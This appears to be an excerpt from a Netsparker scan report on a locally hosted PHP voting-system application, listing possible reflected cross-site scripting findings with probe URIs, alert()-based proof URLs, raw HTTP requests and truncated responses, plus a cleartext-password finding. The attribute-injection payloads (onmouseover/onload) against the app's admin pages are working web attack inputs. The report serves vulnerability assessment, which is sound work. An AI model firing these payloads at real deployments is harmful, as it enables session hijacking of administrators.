Cache-Control: no-store, no-cach
...
<div class="form-group">
<label for="password" class="col-sm-3 control-label">Password</label>

<div class="col-sm-9">
<input type="password" class="form-control" id="password" name="password" value="<br />
<b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\profile_modal.php</b> on line <b>23</b><br />
<b>password</b>" class="form-control" id="password" name="password" value="<br />
<b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\profile_modal.ph
...
"
```

## **Actions to Take**

1. See the remedy for solution.
2. Move all of your critical forms and pages to HTTPS and do not serve them over HTTP.

## **Remedy**

All sensitive data should be transferred over HTTPS rather than HTTP. Forms should be served over HTTPS. All aspects of the application that accept user input, starting from the login process, should only be served over HTTPS.



## CLASSIFICATION

PCI DSS v3.2	<a href="#">6.5.4</a>
OWASP 2013	<a href="#">A6</a>
OWASP 2017	<a href="#">A3</a>
CWE	<a href="#">319</a>
CAPEC	<a href="#">65</a>
WASC	<a href="#">4</a>
ISO27001	<a href="#">A.14.1.3</a>

## CVSS 3.0 SCORE

Base	5.7 (Medium)
Temporal	5.7 (Medium)
Environmental	5.7 (Medium)

## CVSS Vector String

CVSS:3.0/AV:A/AC:L/PR:N/UI:R/S:U/C:H/I:N/A:N

## CVSS 3.1 SCORE

Base	5.7 (Medium)
Temporal	5.7 (Medium)
Environmental	5.7 (Medium)

### **CVSS Vector String**

---

CVSS:3.1/AV:A/AC:L/PR:N/UI:R/S:U/C:H/I:N/A:N

---

# 7. [Possible] Cross-site Scripting

MEDIUM  49

Netsparker detected Possible Cross-site Scripting, which allows an attacker to execute a dynamic script (*JavaScript, VBScript*) in the context of the application.

This allows several different attack opportunities, mostly hijacking the current session of the user or changing the look of the page by changing the HTML on the fly to steal the user's credentials. This happens because the input entered by a user has been interpreted as HTML/JavaScript/VBScript by the browser. Cross-site scripting targets the users of the application instead of the server. Although this is a limitation, since it allows attackers to hijack other users' sessions, an attacker might attack an administrator to gain full control over the application.

Although Netsparker believes there is a cross-site scripting in here, it could **not confirm it**. We strongly recommend investigating the issue manually to ensure it is cross-site scripting and needs to be addressed.

## Impact

There are many different attacks that can be leveraged through the use of XSS, including:

- Hijacking user's active session.
- Changing the look of the page within the victim's browser.
- Mounting a successful phishing attack.
- Intercepting data and performing man-in-the-middle attacks.

## Vulnerabilities

7.1. [http://localhost/votesystem/admin/candidates.php/%22onmouseover=%22netsparker\(0x000009\)%22%20x](http://localhost/votesystem/admin/candidates.php/%22onmouseover=%22netsparker(0x000009)%22%20x)

Method	Parameter	Value
GET 	URI-BASED	/"onmouseover="netsparker(0x000009)" x

## Notes

- This page responds with HTTP redirect status therefore detected XSS vulnerability might not be exploitable in many conditions however it still indicates lack of correct filtering and should be addressed.

## Proof URL

[http://localhost/votesystem/admin/candidates.php/%22onmouseover=%22alert\(0x000009\)%22%20x](http://localhost/votesystem/admin/candidates.php/%22onmouseover=%22alert(0x000009)%22%20x)

## Certainty



## Request

```
GET /votesystem/admin/candidates.php/%22onmouseover=%22netsparker(0x000009)%22%20x HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u
Referer: http://localhost/votesystem/admin/home.php#profile
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 71.7979 Total Bytes Received : 30048 Body Length : 29709 Is Compressed : No

HTTP/1.1 302 Found  
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4  
X-Powered-By: PHP/8.2.4  
Pragma: no-cache  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Content-Type: text/html; charset=UTF-8  
Transfer-Encoding: chunked  
location: index.php  
Date: Sat, 03 Jun 2023 12:46:27 GMT  
Cache-Control: no-store, no-cache, must-revalidate

```
<br />
<b>Warning</b>: Undefined array key "admin" in <b>C:\xampp\htdocs\votesystem\admin\includes\session.php</b> on line <b>9</b><br />
<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<meta http-equiv="X-UA-Compatible" content="IE=edge">
<title>Voting System using PHP</title>
<!-- Tell the browser to be responsive to screen width -->
<meta content="width=device-width, initial-scale=1, maximum-scale=1, user-scalable=no" name="viewport">
<!-- Bootstrap 3.3.7 -->
<link rel="stylesheet" href="../bower_components/bootstrap/dist/css/bootstrap.min.css">
<!-- iCheck for checkboxes and radio inputs -->
<link rel="stylesheet" href="../plugins/iCheck/all.css">
<!-- Font Awesome -->
<link rel="stylesheet" href="../bower_components/font-awesome/css/font-awesome.min.css">
<!-- Theme style -->
<link rel="stylesheet" href="../dist/css/AdminLTE.min.css">
<!-- DataTables -->
<link rel="stylesheet" href="../bower_components/datatables.net-bs/css/dataTables.bootstrap.min.css">
<!-- daterangepicker -->
<link rel="stylesheet" href="../bower_components/bootstrap-daterangepicker/daterangepicker.css">
<!-- Bootstrap time Picker -->
<link rel="stylesheet" href="../plugins/timepicker/bootstrap-timepicker.min.css">
<!-- bootstrap datepicker -->
<link rel="stylesheet" href="../bower_components/bootstrap-datepicker/dist/css/bootstrap-datepicker.min.css">

<link rel="stylesheet" href="../dist/css/_all-skins.min.css">

<!-- Google Font -->
<link rel="stylesheet" href="https://fonts.googleapis.com/css?family=Source+Sans+Pro:300,400,600,700,300">
...

```

## 7.2. http://localhost/votesystem/admin/home.php/%22onload=%22netsparker(0x000009)%22%20x

Method	Parameter	Value
GET 	URI-BASED	/"onload="netsparker(0x000009)" x

### Notes

- This page responds with HTTP redirect status therefore detected XSS vulnerability might not be exploitable in many conditions however it still indicates lack of correct filtering and should be addressed.

### Proof URL

[http://localhost/votesystem/admin/home.php/%22onload=%22alert\(0x000009\)%22%20x](http://localhost/votesystem/admin/home.php/%22onload=%22alert(0x000009)%22%20x)

### Certainty



### Request

```
GET /votesystem/admin/home.php/%22onload=%22netsparker(0x000009)%22%20x HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 13.3836 Total Bytes Received : 26934 Body Length : 26595 Is Compressed : No

HTTP/1.1 302 Found  
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4  
X-Powered-By: PHP/8.2.4  
Pragma: no-cache  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Content-Type: text/html; charset=UTF-8  
Transfer-Encoding: chunked  
location: index.php  
Date: Sat, 03 Jun 2023 12:28:03 GMT  
Cache-Control: no-store, no-cache, must-revalidate

```
<br />
<b>Warning</b>: Undefined array key "admin" in <b>C:\xampp\htdocs\votesystem\admin\includes\session.php</b> on line <b>9</b><br />
<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<meta http-equiv="X-UA-Compatible" content="IE=edge">
<title>Voting System using PHP</title>
<!-- Tell the browser to be responsive to screen width -->
<meta content="width=device-width, initial-scale=1, maximum-scale=1, user-scalable=no" name="viewport">
<!-- Bootstrap 3.3.7 -->
<link rel="stylesheet" href="../bower_components/bootstrap/dist/css/bootstrap.min.css">
<!-- iCheck for checkboxes and radio inputs -->
<link rel="stylesheet" href="../plugins/iCheck/all.css">
<!-- Font Awesome -->
<link rel="stylesheet" href="../bower_components/font-awesome/css/font-awesome.min.css">
<!-- Theme style -->
<link rel="stylesheet" href="../dist/css/AdminLTE.min.css">
<!-- DataTables -->
<link rel="stylesheet" href="../bower_components/datatables.net-bs/css/dataTables.bootstrap.min.css">
<!-- daterangepicker -->
<link rel="stylesheet" href="../bower_components/bootstrap-daterangepicker/daterangepicker.css">
<!-- Bootstrap time Picker -->
<link rel="stylesheet" href="../plugins/timepicker/bootstrap-timepicker.min.css">
<!-- bootstrap datepicker -->
<link rel="stylesheet" href="../bower_components/bootstrap-datepicker/dist/css/bootstrap-datepicker.min.css">

<link rel="stylesheet" href="../dist/css/_all-skins.min.css">

<!-- Google Font -->
<link rel="stylesheet" href="https://fonts.googleapis.com/css?family=Source+Sans+Pro:300,400,600,700,300">
...

```

### 7.3. http://localhost/votesystem/admin/home.php/bower\_components/%22ns=%22netsparker(0x005706)

Method	Parameter	Value
GET 	URI-BASED	/"ns="netsparker(0x005706)

#### Notes

- This page responds with HTTP redirect status therefore detected XSS vulnerability might not be exploitable in many conditions however it still indicates lack of correct filtering and should be addressed.

#### Proof URL

[http://localhost/votesystem/admin/home.php/bower\\_components/%22onmouseover=%22alert\(0x005706\)](http://localhost/votesystem/admin/home.php/bower_components/%22onmouseover=%22alert(0x005706))

#### Certainty



#### Request

```
GET /votesystem/admin/home.php/bower_components/%22ns=%22netsparker(0x005706) HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 11.4201 Total Bytes Received : 26920 Body Length : 26581 Is Compressed : No

HTTP/1.1 302 Found  
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4  
X-Powered-By: PHP/8.2.4  
Pragma: no-cache  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Content-Type: text/html; charset=UTF-8  
Transfer-Encoding: chunked  
location: index.php  
Date: Sat, 03 Jun 2023 15:48:31 GMT  
Cache-Control: no-store, no-cach  
...  
<h4 class="modal-title"><b>Admin Profile</b></h4>  
</div>  
<div class="modal-body">  
<form class="form-horizontal" method="POST" action="profile\_update.php?return="ns="netsparker(0x005706)">  
" enctype="multipart/form-data">  
<div class="form-group">  
<label for="username" class="col-sm-3 control-label">Username</label>  
  
<div class="col  
...  
</div>  
<div class="modal-body">  
<div class="text-center">  
<form class="form-horizontal" method="POST" action="config\_save.php?return="ns="netsparker(0x005706)">  
<div class="form-group">  
<label for="title" class="col-sm-3 control-label">Title</label>  
  
<div class="col-sm-9">  
...

7.4. [http://localhost/votesystem/admin/home.php/bower\\_components/jquery/%22ns=%22netsparker\(0x005889\)](http://localhost/votesystem/admin/home.php/bower_components/jquery/%22ns=%22netsparker(0x005889))

Method	Parameter	Value
GET	URI-BASED	"/ns="netsparker(0x005889)

## Notes

- This page responds with HTTP redirect status therefore detected XSS vulnerability might not be exploitable in many conditions however it still indicates lack of correct filtering and should be addressed.

## Proof URL

[http://localhost/votesystem/admin/home.php/bower\\_components/jquery/%22onmouseover=%22alert\(0x005889\)](http://localhost/votesystem/admin/home.php/bower_components/jquery/%22onmouseover=%22alert(0x005889))

## Certainty



## Request

```
GET /votesystem/admin/home.php/bower_components/jquery/%22ns=%22netsparker(0x005889) HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 20.281 Total Bytes Received : 26920 Body Length : 26581 Is Compressed : No

HTTP/1.1 302 Found  
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4  
X-Powered-By: PHP/8.2.4  
Pragma: no-cache  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Content-Type: text/html; charset=UTF-8  
Transfer-Encoding: chunked  
location: index.php  
Date: Sat, 03 Jun 2023 15:50:11 GMT  
Cache-Control: no-store, no-cach  
...  
<h4 class="modal-title"><b>Admin Profile</b></h4>  
</div>  
<div class="modal-body">  
<form class="form-horizontal" method="POST" action="profile\_update.php?return="ns="netsparker(0x005889)">  
" enctype="multipart/form-data">  
<div class="form-group">  
<label for="username" class="col-sm-3 control-label">Username</label>  
  
<div class="col  
...</div>  
<div class="modal-body">  
<div class="text-center">  
<form class="form-horizontal" method="POST" action="config\_save.php?return="ns="netsparker(0x005889)">  
<div class="form-group">  
<label for="title" class="col-sm-3 control-label">Title</label>  
  
<div class="col-sm-9">  
...</div>

7.5. http://localhost/votesystem/admin/home.php/bower\_components/jquery/dist/%22ns=%22netsparker(0x005A0C)

Method	Parameter	Value
GET 	URI-BASED	"/ns="netsparker(0x005A0C)"

## Notes

- This page responds with HTTP redirect status therefore detected XSS vulnerability might not be exploitable in many conditions however it still indicates lack of correct filtering and should be addressed.

## Proof URL

[http://localhost/votesystem/admin/home.php/bower\\_components/jquery/dist/%22onmouseover=%22alert\(0x005A0C\).](http://localhost/votesystem/admin/home.php/bower_components/jquery/dist/%22onmouseover=%22alert(0x005A0C).)

## Certainty



### Request

```
GET /votesystem/admin/home.php/bower_components/jquery/dist/%22ns=%22netsparker(0x005A0C) HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 10.9548 Total Bytes Received : 26920 Body Length : 26581 Is Compressed : No

HTTP/1.1 302 Found  
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4  
X-Powered-By: PHP/8.2.4  
Pragma: no-cache  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Content-Type: text/html; charset=UTF-8  
Transfer-Encoding: chunked  
location: index.php  
Date: Sat, 03 Jun 2023 15:51:45 GMT  
Cache-Control: no-store, no-cach  
...  
<h4 class="modal-title"><b>Admin Profile</b></h4>  
</div>  
<div class="modal-body">  
<form class="form-horizontal" method="POST" action="profile\_update.php?return="ns="netsparker(0x005A0C)">  
" enctype="multipart/form-data">  
<div class="form-group">  
<label for="username" class="col-sm-3 control-label">Username</label>  
  
<div class="col  
...  
</div>  
<div class="modal-body">  
<div class="text-center">  
<form class="form-horizontal" method="POST" action="config\_save.php?return="ns="netsparker(0x005A0C)">  
<div class="form-group">  
<label for="title" class="col-sm-3 control-label">Title</label>  
  
<div class="col-sm-9">  
...  
...

7.6. http://localhost/votesystem/admin/home.php/bower\_components/jquery-ui/%22ns=%22net  
sparker(0x005B8F)

Method	Parameter	Value
GET 	URI-BASED	"/ns="netsparker(0x005B8F)"

## Notes

- This page responds with HTTP redirect status therefore detected XSS vulnerability might not be exploitable in many conditions however it still indicates lack of correct filtering and should be addressed.

## Proof URL

[http://localhost/votesystem/admin/home.php/bower\\_components/jquery-ui/%22onmouseover=%22alert\(0x005B8F\)](http://localhost/votesystem/admin/home.php/bower_components/jquery-ui/%22onmouseover=%22alert(0x005B8F))

## Certainty



### Request

```
GET /votesystem/admin/home.php/bower_components/jquery-ui/%22ns=%22netsparker(0x005B8F) HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 11.4309 Total Bytes Received : 26920 Body Length : 26581 Is Compressed : No

HTTP/1.1 302 Found  
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4  
X-Powered-By: PHP/8.2.4  
Pragma: no-cache  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Content-Type: text/html; charset=UTF-8  
Transfer-Encoding: chunked  
location: index.php  
Date: Sat, 03 Jun 2023 15:53:05 GMT  
Cache-Control: no-store, no-cach  
...  
<h4 class="modal-title"><b>Admin Profile</b></h4>  
</div>  
<div class="modal-body">  
<form class="form-horizontal" method="POST" action="profile\_update.php?return="ns="netsparker(0x005B8F)">  
" enctype="multipart/form-data">  
<div class="form-group">  
<label for="username" class="col-sm-3 control-label">Username</label>  
  
<div class="col  
...  
</div>  
<div class="modal-body">  
<div class="text-center">  
<form class="form-horizontal" method="POST" action="config\_save.php?return="ns="netsparker(0x005B8F)">  
<div class="form-group">  
<label for="title" class="col-sm-3 control-label">Title</label>  
  
<div class="col-sm-9">  
  
...

## 7.7. http://localhost/votesystem/admin/positions.php/%22onload=%22netsparker(0x000009)%2%20x

Method	Parameter	Value
GET 	URI-BASED	"/"onload="netsparker(0x000009)" x

## Notes

- This page responds with HTTP redirect status therefore detected XSS vulnerability might not be exploitable in many conditions however it still indicates lack of correct filtering and should be addressed.

## Proof URL

[http://localhost/votesystem/admin/positions.php/%22onload=%22alert\(0x000009\)%22%20x](http://localhost/votesystem/admin/positions.php/%22onload=%22alert(0x000009)%22%20x)

## Certainty

[REDACTED]

### Request

```
GET /votesystem/admin/positions.php/%22onload=%22netsparker(0x000009)%22%20x HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u
Referer: http://localhost/votesystem/admin/home.php
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 30.2433 Total Bytes Received : 23024 Body Length : 22685 Is Compressed : No

HTTP/1.1 302 Found  
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4  
X-Powered-By: PHP/8.2.4  
Pragma: no-cache  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Content-Type: text/html; charset=UTF-8  
Transfer-Encoding: chunked  
location: index.php  
Date: Sat, 03 Jun 2023 12:33:17 GMT  
Cache-Control: no-store, no-cache, must-revalidate

<br />  
<b>Warning</b>: Undefined array key "admin" in <b>C:\xampp\htdocs\votesystem\admin\includes\session.php</b> on line <b>9</b><br />

```
<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<meta http-equiv="X-UA-Compatible" content="IE=edge">
<title>Voting System using PHP</title>
<!-- Tell the browser to be responsive to screen width -->
<meta content="width=device-width, initial-scale=1, maximum-scale=1, user-scalable=no" name="viewport">
<!-- Bootstrap 3.3.7 -->
<link rel="stylesheet" href="../bower_components/bootstrap/dist/css/bootstrap.min.css">
<!-- iCheck for checkboxes and radio inputs -->
<link rel="stylesheet" href="../plugins/iCheck/all.css">
<!-- Font Awesome -->
<link rel="stylesheet" href="../bower_components/font-awesome/css/font-awesome.min.css">
<!-- Theme style -->
<link rel="stylesheet" href="../dist/css/AdminLTE.min.css">
<!-- DataTables -->
<link rel="stylesheet" href="../bower_components/datatables.net-bs/css/dataTables.bootstrap.min.css">
<!-- daterangepicker -->
<link rel="stylesheet" href="../bower_components/bootstrap-daterangepicker/daterangepicker.css">
<!-- Bootstrap time Picker -->
<link rel="stylesheet" href="../plugins/timepicker/bootstrap-timepicker.min.css">
<!-- bootstrap datepicker -->
<link rel="stylesheet" href="../bower_components/bootstrap-datepicker/dist/css/bootstrap-datepicker.min.css">

<link rel="stylesheet" href="../dist/css/_all-skins.min.css">

<!-- Google Font -->
<link rel="stylesheet" href="https://fonts.googleapis.com/css?family=Source+Sans+Pro:300,400,600,700,300">
...

```

## 7.8. http://localhost/votesystem/admin/voters.php/%22onload=%22netsparker(0x000009)%22%20x

Method	Parameter	Value
GET 	URI-BASED	/"onload="netsparker(0x000009)" x

### Notes

- This page responds with HTTP redirect status therefore detected XSS vulnerability might not be exploitable in many conditions however it still indicates lack of correct filtering and should be addressed.

### Proof URL

[http://localhost/votesystem/admin/voters.php/%22onload=%22alert\(0x000009\)%22%20x](http://localhost/votesystem/admin/voters.php/%22onload=%22alert(0x000009)%22%20x)

### Certainty



### Request

```
GET /votesystem/admin/voters.php/%22onload=%22netsparker(0x000009)%22%20x HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u
Referer: http://localhost/votesystem/admin/home.php
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 9.321 Total Bytes Received : 25045 Body Length : 24706 Is Compressed : No

HTTP/1.1 302 Found  
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4  
X-Powered-By: PHP/8.2.4  
Pragma: no-cache  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Content-Type: text/html; charset=UTF-8  
Transfer-Encoding: chunked  
location: index.php  
Date: Sat, 03 Jun 2023 12:34:57 GMT  
Cache-Control: no-store, no-cache, must-revalidate

```
<br />
<b>Warning</b>: Undefined array key "admin" in <b>C:\xampp\htdocs\votesystem\admin\includes\session.php</b> on line <b>9</b><br />
<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<meta http-equiv="X-UA-Compatible" content="IE=edge">
<title>Voting System using PHP</title>
<!-- Tell the browser to be responsive to screen width -->
<meta content="width=device-width, initial-scale=1, maximum-scale=1, user-scalable=no" name="viewport">
<!-- Bootstrap 3.3.7 -->
<link rel="stylesheet" href="../bower_components/bootstrap/dist/css/bootstrap.min.css">
<!-- iCheck for checkboxes and radio inputs -->
<link rel="stylesheet" href="../plugins/iCheck/all.css">
<!-- Font Awesome -->
<link rel="stylesheet" href="../bower_components/font-awesome/css/font-awesome.min.css">
<!-- Theme style -->
<link rel="stylesheet" href="../dist/css/AdminLTE.min.css">
<!-- DataTables -->
<link rel="stylesheet" href="../bower_components/datatables.net-bs/css/dataTables.bootstrap.min.css">
<!-- daterangepicker -->
<link rel="stylesheet" href="../bower_components/bootstrap-daterangepicker/daterangepicker.css">
<!-- Bootstrap time Picker -->
<link rel="stylesheet" href="../plugins/timepicker/bootstrap-timepicker.min.css">
<!-- bootstrap datepicker -->
<link rel="stylesheet" href="../bower_components/bootstrap-datepicker/dist/css/bootstrap-datepicker.min.css">

<link rel="stylesheet" href="../dist/css/_all-skins.min.css">

<!-- Google Font -->
<link rel="stylesheet" href="https://fonts.googleapis.com/css?family=Source+Sans+Pro:300,400,600,700,300">
...

```

## 7.9. http://localhost/votesystem/admin/voters.php/bower\_components/%22ns=%22netsparker(0x009174)

Method	Parameter	Value
GET 	URI-BASED	/"ns="netsparker(0x009174)

### Notes

- This page responds with HTTP redirect status therefore detected XSS vulnerability might not be exploitable in many conditions however it still indicates lack of correct filtering and should be addressed.

### Proof URL

[http://localhost/votesystem/admin/voters.php/bower\\_components/%22onmouseover=%22alert\(0x009174\)](http://localhost/votesystem/admin/voters.php/bower_components/%22onmouseover=%22alert(0x009174))

### Certainty



### Request

```
GET /votesystem/admin/voters.php/bower_components/%22ns=%22netsparker(0x009174) HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 9.3419 Total Bytes Received : 24715 Body Length : 24376 Is Compressed : No

HTTP/1.1 302 Found  
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4  
X-Powered-By: PHP/8.2.4  
Pragma: no-cache  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Content-Type: text/html; charset=UTF-8  
Transfer-Encoding: chunked  
location: index.php  
Date: Sat, 03 Jun 2023 16:14:09 GMT  
Cache-Control: no-store, no-cach  
...  
<h4 class="modal-title"><b>Admin Profile</b></h4>  
</div>  
<div class="modal-body">  
<form class="form-horizontal" method="POST" action="profile\_update.php?return="ns="netsparker(0x009174)">  
" enctype="multipart/form-data">  
<div class="form-group">  
<label for="username" class="col-sm-3 control-label">Username</label>  
  
<div class="col  
...  
</div>  
<div class="modal-body">  
<div class="text-center">  
<form class="form-horizontal" method="POST" action="config\_save.php?return="ns="netsparker(0x009174)">  
<div class="form-group">  
<label for="title" class="col-sm-3 control-label">Title</label>  
  
<div class="col-sm-9">  
...  
...

7.10. http://localhost/votesystem/admin/voters.php/bower\_components/bootstrap/%22ns=%22netsparker(0x009780)

Method	Parameter	Value
GET 	URI-BASED	"/ns="netsparker(0x009780)"

## Notes

- This page responds with HTTP redirect status therefore detected XSS vulnerability might not be exploitable in many conditions however it still indicates lack of correct filtering and should be addressed.

## Proof URL

[http://localhost/votesystem/admin/voters.php/bower\\_components/bootstrap/%22onmouseover=%22alert\(0x009780\)](http://localhost/votesystem/admin/voters.php/bower_components/bootstrap/%22onmouseover=%22alert(0x009780))

## Certainty



### Request

```
GET /votesystem/admin/voters.php/bower_components/bootstrap/%22ns=%22netsparker(0x009780) HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 11.8837 Total Bytes Received : 24715 Body Length : 24376 Is Compressed : No

HTTP/1.1 302 Found  
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4  
X-Powered-By: PHP/8.2.4  
Pragma: no-cache  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Content-Type: text/html; charset=UTF-8  
Transfer-Encoding: chunked  
location: index.php  
Date: Sat, 03 Jun 2023 16:19:06 GMT  
Cache-Control: no-store, no-cach  
...  
<h4 class="modal-title"><b>Admin Profile</b></h4>  
</div>  
<div class="modal-body">  
<form class="form-horizontal" method="POST" action="profile\_update.php?return="ns="netsparker(0x009780)">  
" enctype="multipart/form-data">  
<div class="form-group">  
<label for="username" class="col-sm-3 control-label">Username</label>  
  
<div class="col  
...  
</div>  
<div class="modal-body">  
<div class="text-center">  
<form class="form-horizontal" method="POST" action="config\_save.php?return="ns="netsparker(0x009780)">  
<div class="form-group">  
<label for="title" class="col-sm-3 control-label">Title</label>  
  
<div class="col-sm-9">  
...

7.11. [http://localhost/votesystem/admin/voters.php/bower\\_components/bootstrap/dist/%22ns=%22netsparker\(0x009903\)](http://localhost/votesystem/admin/voters.php/bower_components/bootstrap/dist/%22ns=%22netsparker(0x009903))

Method	Parameter	Value
GET	URI-BASED	"/ns="netsparker(0x009903)

## Notes

- This page responds with HTTP redirect status therefore detected XSS vulnerability might not be exploitable in many conditions however it still indicates lack of correct filtering and should be addressed.

## Proof URL

[http://localhost/votesystem/admin/voters.php/bower\\_components/bootstrap/dist/%22onmouseover=%22alert\(0x009903\)](http://localhost/votesystem/admin/voters.php/bower_components/bootstrap/dist/%22onmouseover=%22alert(0x009903))

## Certainty



### Request

```
GET /votesystem/admin/voters.php/bower_components/bootstrap/dist/%22ns=%22netsparker(0x009903) HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 16.7693 Total Bytes Received : 24715 Body Length : 24376 Is Compressed : No

HTTP/1.1 302 Found  
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4  
X-Powered-By: PHP/8.2.4  
Pragma: no-cache  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Content-Type: text/html; charset=UTF-8  
Transfer-Encoding: chunked  
location: index.php  
Date: Sat, 03 Jun 2023 16:20:22 GMT  
Cache-Control: no-store, no-cach  
...  
<h4 class="modal-title"><b>Admin Profile</b></h4>  
</div>  
<div class="modal-body">  
